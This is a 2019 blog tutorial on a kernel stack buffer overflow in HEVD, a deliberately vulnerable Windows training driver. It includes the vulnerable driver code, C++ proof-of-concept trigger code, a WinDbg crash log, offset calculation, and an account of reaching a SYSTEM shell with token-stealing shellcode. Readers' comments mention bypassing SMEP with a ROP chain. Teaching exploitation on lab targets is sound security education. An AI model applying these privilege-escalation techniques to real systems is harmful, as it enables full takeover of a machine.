Himanshu Khokhar's Blog

Windows Kernel Exploitation Part 1: Stack Buffer Overflows

BY HIMANSHU KHOKHAR / ON APRIL 3, 2019

Introduction

Welcome to the first part of Windows Kernel Exploitation series. In the first part, we are starting with a vanilla stack buffer overflow in the *HackSysExtremeVulnerableDriver*.

When a buffer present on stack gets more data than it can store (for e.g. Copying 20 bytes on a 16-byte buffer, which can be a character array or similar object), the remaining data gets written in nearby location, effectively overwriting or corrupting the stack.

The core idea is to control this overflow so that we can overwrite **saved return address** on the stack and after execution of current (vulnerable) function, it will return to our overwritten value, which contains our shellcode.

Note: After execution of our shellcode, the code execution must return to the application, kernel in this case, else it breaks the application. Usually, the application crashes and we can restart it but in case of kernel memory corruption, the kernel issues a kernel panic and it will give a **Blue Screen of Death**, which is the last thing we want.

To fix this, we need to restore the execution path so that after the execution of our shellcode, it returns to the function it was supposed to return after executing the vulnerable function.

Vulnerability

Now we have got it cleared, let us have a look at the vulnerable code (function *TriggerStackOverflow* located in *StackOverflow.c)*. Initially, the function creates an array of **ULONG**s which can hold 512 member elements (*BufferSize* is set to 512 in *common.h* header file).

```
NTSTATUS TriggerStackOverflow(IN PVOID UserBuffer, IN SIZE_T Size) {
    NTSTATUS Status = STATUS_SUCCESS;
    ULONG KernelBuffer[BUFFER_SIZE] = {0};

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer, sizeof(KernelBuffer), (ULONG)__alignof(KernelBuffer));

        DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
        DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
        DbgPrint("[+] KernelBuffer: 0x%p\n", &KernelBuffer);
        DbgPrint("[+] KernelBuffer Size: 0x%X\n", sizeof(KernelBuffer));

```

Vulnerable function

The kernel then checks if the buffer resides in user land and then it allocates memory for it in Non-Paged Pool.

Once that has been done, the kernel then copies the data from user mode buffer to the kernel mode *KernelBuffer*, which essentially is an array of **ULONG**s.

```
        RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);
```

Point of overflow

The Overflow

Note the third parameter to *RtlCopyMemory*, which essentially is *memcpy*, the **Size** parameter is the size of user mode buffer and **NOT** the size of kernel mode buffer. This is the exact point where the buffer overflow is happening.

Verifying the bug

Now, to verify whether it is actually where the bug resides, we will write a function that calls the *IOCTL* of the function *StackOverflowIoctlHandler*. The IOCTL codes are given in the **Exploit/common.h** file.

Note: We could have obtained the IOCTL code from the compiled driver itself but since we have an advantage at our disposal, why not use it.

What is an IOCTL code?

"I/O control codes (IOCTLs) are used for communication between user-mode applications and drivers, or for communication internally among drivers in a stack. I/O control codes are sent using IRPs." – Microsoft.com

Basically, you can directly invoke kernel functionality in a driver if that driver has IOCTL codes associated with it.

To use an IOCTL code, we use **DeviceIoControl** function, which can be found here.

The prototype for *DeviceIoControl* function is:

```C++
BOOL DeviceIoControl(
  HANDLE       hDevice,
  DWORD        dwIoControlCode,
  LPVOID       lpInBuffer,
  DWORD        nInBufferSize,
  LPVOID       lpOutBuffer,
  DWORD        nOutBufferSize,
  LPDWORD      lpBytesReturned,
  LPOVERLAPPED lpOverlapped
);
```

Prototype of DeviceIoControl

I wrote a function in C++ that calls *DeviceIoControl* to invoke *StackOverflowIoctlHandler* which in turn calls *TriggerStackOverflow*, which is the vulnerable function.

Since we know the buffer is of 512 ULONGs, that is certain, after that, we are appending 100-byte pattern generated by *pattern_create.rb* from Metasploit framework.

Finally, send this buffer to HEVD and see what happens.

Note: This function is in the header file *StackOverflow.h* and the main function calls it. You can find whole code in my code repo here.

```
BOOL exploitStackOverflow(HANDLE hDevice) {

    BOOL        bSuccess = FALSE;
    DWORD       dwBytesReturned;
    DWORD       dwSize;         // Size of char buffer that overflows
    DWORD       dwOffset;       // Offset to saved EIP
    LPVOID      lpInBuffer;     // Where we will create our buffer and send it to the driver
    PULONG_PTR  lpPwnRip;

    // 100 byte pattern
    const char *pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A";

    dwSize = sizeof(ULONG) * 512;
    dwOffset = 100;

    cout << "\t[+] Making space for your payload." << endl;

    lpInBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwSize + dwOffset);

    if (lpInBuffer == NULL)
    {
        cout << "\t[!] FAILED to make space for payload." << endl;
        return FALSE;
    }

    cout << "\t[+] Allocated " << (dwSize + dwOffset) << " bytes for triggering payload." << endl;

    memset(lpInBuffer, 'A', dwSize);    // After this, Saved RET get overwritten
    strcat((char *)((ULONG)lpInBuffer + dwSize), pattern);

    cout << "\t[+] Payload prepared" << endl;

```

POC for Exploiting Stack overflow

```
    cout << "\t[+] Triggering the bug. Hope for the best." << endl;

    bSuccess = DeviceIoControl(hDevice, HACKSYS_EVD_IOCTL_STACK_OVERFLOW, lpInBuffer, dwSize + dwOffset, NULL, 42,
                               &dwBytesReturned, NULL);

    if (bSuccess == FALSE)
    {
        cout << "\t[!] For some reason, the operation failed." << endl;
    }

    cout << "\t[+] Cleaning the payload." << endl;

    HeapFree(GetProcessHeap(), HEAP_NO_SERIALIZE, lpInBuffer);

    return bSuccess;
}
```

POC for Exploiting Stack overflow

After compiling and executing the binary on the Win7 machine, we get this in WinDbg:

```
****** HACKSYS_EVD_STACKOVERFLOW ******
[+] UserBuffer: 0x00218C78
[+] UserBuffer Size: 0x864
[+] KernelBuffer: 0x999042B4
[+] KernelBuffer Size: 0x800
[+] Triggering Stack Overflow
Access violation - code c0000005 (!!! second chance !!!)
31624130 ??              ???

kd>
```

Crash in WinDbg

We can see there was an access violation and EIP was pointing to **31624130**.

After using *pattern_offset.rb* from Metasploit on this pattern, we find the offset it 32. Let us move ahead and exploit it.


Exploiting the Overflow

All now remains is to use overwrite the saved return address with the *TokenStealingPayloadWin7* shellcode provided in HEVD and you are done.

Note: You may need to modify the shellcode a bit to save it from crashing. This is your homework.

Getting the Shell


Let us first verify whether I am a regular user or not.



Regular User

As it can be seen, I am just a regular user.

After we run our exploit, I become **nt authority/system**.



NT Authority/SYSTEM Shell

That's for this this part folks, see you in next part.

References

- HackSysTeam
- FuzzySecurity
-

HACKSYS EXTREME VULNERABLE DRIVER HEVD
KERNEL STACK OVERFLOW WINDOWS KERNEL EXPLOITATION

NEXT
Windows Kernel Exploitation Part 2: Type Confusion

9 Comments

nilesh bhakre

keep it up

APRIL 3, 2019 REPLY

Himanshu Khokhar

Thanks man

APRIL 3, 2019 REPLY

PacketJustice

Excellent write up; simple explanation and concise to the point. Keep them coming.

APRIL 3, 2019 REPLY

Himanshu Khokhar

Thanks for the feedback, will definitely keep them coming.

APRIL 3, 2019 REPLY

Sanguine

I watched the video at

HEVD Stack Overflow Exploitation: SMEP Bypass on Windows 10 RS4

from **Pwn Rip**

00:26

Is this the video you made? If so, please explain in detail what you did to bypass smep in windows 10 rs4.

JUNE 27, 2019 REPLY

Himanshu Khokhar

Hi, yes, that is my video which I used to demo SMEP bypass during a talk.

I basically used a ROP chain to disable SMEP and then jumped to my shellcode.

JUNE 28, 2019 REPLY

Sanguine

Thank you. It has helped a lot.

JUNE 28, 2019 REPLY

Harsh Chaudhary

Good Job my friend. Keep Magnifying yourself.

JUNE 27, 2019 REPLY

Himanshu Khokhar

Thank you

JUNE 28, 2019 REPLY

Leave a Reply

COMMENT

NAME *

EMAIL *

WEBSITE

Save my name, email, and website in this browser for the next time I comment.

Notify me of follow-up comments by email.

Notify me of new posts by email.

POST COMMENT